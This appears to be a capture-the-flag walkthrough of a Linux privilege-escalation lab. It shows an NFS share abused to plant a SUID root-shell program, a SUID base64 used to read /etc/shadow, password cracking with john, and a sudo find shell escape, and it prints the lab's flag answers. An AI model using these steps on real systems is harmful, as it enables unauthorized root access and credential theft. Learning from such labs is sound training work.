
```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ mkdir /tmp/sharedfolder

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ sudo mount -o rw 10.10.13.182:/home/ubuntu/sharedfolder /tmp/sharedfolder
[sudo] password for cyvally:
```

➔ then i entered the following into nano and save as nfs.c


```
#include <stdio.h>
#include <stdlib.h>

int main()
{
  setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```



➔ I cd into the /tmp/sharedfolder directory and convert the .c file into an executable.

Command: gcc nfs.c -o nfs -w
Command: chmod +s nfs
Command:ls -l nfs




On Karen's system, I cd into /home/ubuntu/sharedfolders and ran the ls -l command to confirm the presence of my nfs file. To get root access, i ran the command below

Command: ./nfs.

What is the content of the flag7.txt file?
Answer: THM-89384012


➔ I searched for the location of the flag

Command: find /home -name "flag7.txt" 2>/dev/null



Task 12 Capstone Challenge

➔ I log into Leonard's system.



What is the content of the flag1.txt file?
Answer: THM-42828719920544

➔ I checked the location of the flag

Command: sudo find / -name "flag1.txt"

➔ I see that it is under missy and root account. Under missy account, it is in: /home

```
find: '/home/missy': Permission denied
find: '/home/rootflag': Permission denied
find: '/opt/puppetlabs/puppet/cache': Permission denied
[leonard@ip-10-10-9-110 ~]$
```

➔ I checked the privileges leonard has

Command: id

```
[leonard@ip-10-10-9-110 ~]$ id
uid=1000(leonard) gid=1000(leonard) groups=1000(leonard) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[leonard@ip-10-10-9-110 ~]$
```

➔ I tried to find files on the system that have the setuid (set user ID)

Command: find / -type f -perm -04000 -ls 2>/dev/null

➔ Result show i can use the base64 to unshadow the /shadow and /passwd data


```
[leonard@ip-10-10-9-110 ~]$ find / -type f -perm -04000 -ls 2>/dev/null
16779966    40 -rwsr-xr-x   1 root     root        37360 Aug 20  2019 /usr/bin/base64
17298702    60 -rwsr-xr-x   1 root     root        61320 Sep 30  2020 /usr/bin/ksu
17261777    32 -rwsr-xr-x   1 root     root        32096 Oct 30  2018 /usr/bin/fusermount
17512336    28 -rwsr-xr-x   1 root     root        27856 Apr  1  2020 /usr/bin/passwd
17698538    80 -rwsr-xr-x   1 root     root        78408 Aug  9  2019 /usr/bin/gpasswd
17698537    76 -rwsr-xr-x   1 root     root        73888 Aug  9  2019 /usr/bin/chage
17698541    44 -rwsr-xr-x   1 root     root        41936 Aug  9  2019 /usr/bin/newgrp
17702679   208 ----s--x---   1 root     stapusr    212080 Oct 13  2020 /usr/bin/staprun
17743302    24 -rws--x--x   1 root     root        23968 Sep 30  2020 /usr/bin/chfn
17743352    32 -rwsr-xr-x   1 root     root        32128 Sep 30  2020 /usr/bin/su
17743305    24 -rws--x--x   1 root     root        23880 Sep 30  2020 /usr/bin/chsh
17831141  2392 -rwsr-xr-x   1 root     root      2447304 Apr  1  2020 /usr/bin/Xorg
17743338    44 -rwsr-xr-x   1 root     root        44264 Sep 30  2020 /usr/bin/mount
17743356    32 -rwsr-xr-x   1 root     root        31984 Sep 30  2020 /usr/bin/umount
17812176    60 -rwsr-xr-x   1 root     root        57656 Aug  9  2019 /usr/bin/crontab
17787689    24 -rwsr-xr-x   1 root     root        23576 Apr  1  2020 /usr/bin/pkexec
18382172    52 -rwsr-xr-x   1 root     root        53048 Oct 30  2018 /usr/bin/at
20386935   144 ----s--x--x   1 root     root       147336 Sep 30  2020 /usr/bin/sudo
34469385    12 -rwsr-xr-x   1 root     root        11232 Apr  1  2020 /usr/sbin/pam_timestamp_check
34469387    36 -rwsr-xr-x   1 root     root        36272 Apr  1  2020 /usr/sbin/unix_chkpwd
36070283    12 -rwsr-xr-x   1 root     root        11296 Oct 13  2020 /usr/sbin/usernetctl
35710927    40 -rws--x--x   1 root     root        40328 Aug  9  2019 /usr/sbin/userhelper
38394204   116 -rwsr-xr-x   1 root     root       117432 Sep 30  2020 /usr/sbin/mount.nfs
```

➔ On my local machine, I created a SUID folder with two files: passwd.txt and shadow.txt.
➔ Then i copied the hash for missy and stored in their respective files

Command: base64 /etc/passwd | base64 -d
Command: base64 /etc/shadow | base64 -d

➔ Then i unshadowed the hashes


Command: sudo unshadow passwd.txt shadow.txt > passwords.txt



➔ And cracked it using john the ripper


Command: john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt

➔ And i get missy's password as Password1



➔ in Leonard's terminal, I logged in as Missy.


Command: su missy



➔ To get the precise location of Flag1 in missy's account

Command: **sudo find / -name "flag1.txt"**

➔ Then i get the flag



What is the content of the flag2.txt file?
Answer: **THM-168824782390238**


➔ I checked for the location of the flag2, it is in /home/rootflag/flag2.txt

Command: **sudo find / -name "flag2.txt"**

➔ I see that i need the root access, so i use the below and got a shell
Command: **sudo find . -exec /bin/sh \; -quit**

To get the flag

Command: **cat /home/rootflag/flag2.txt**



END!!!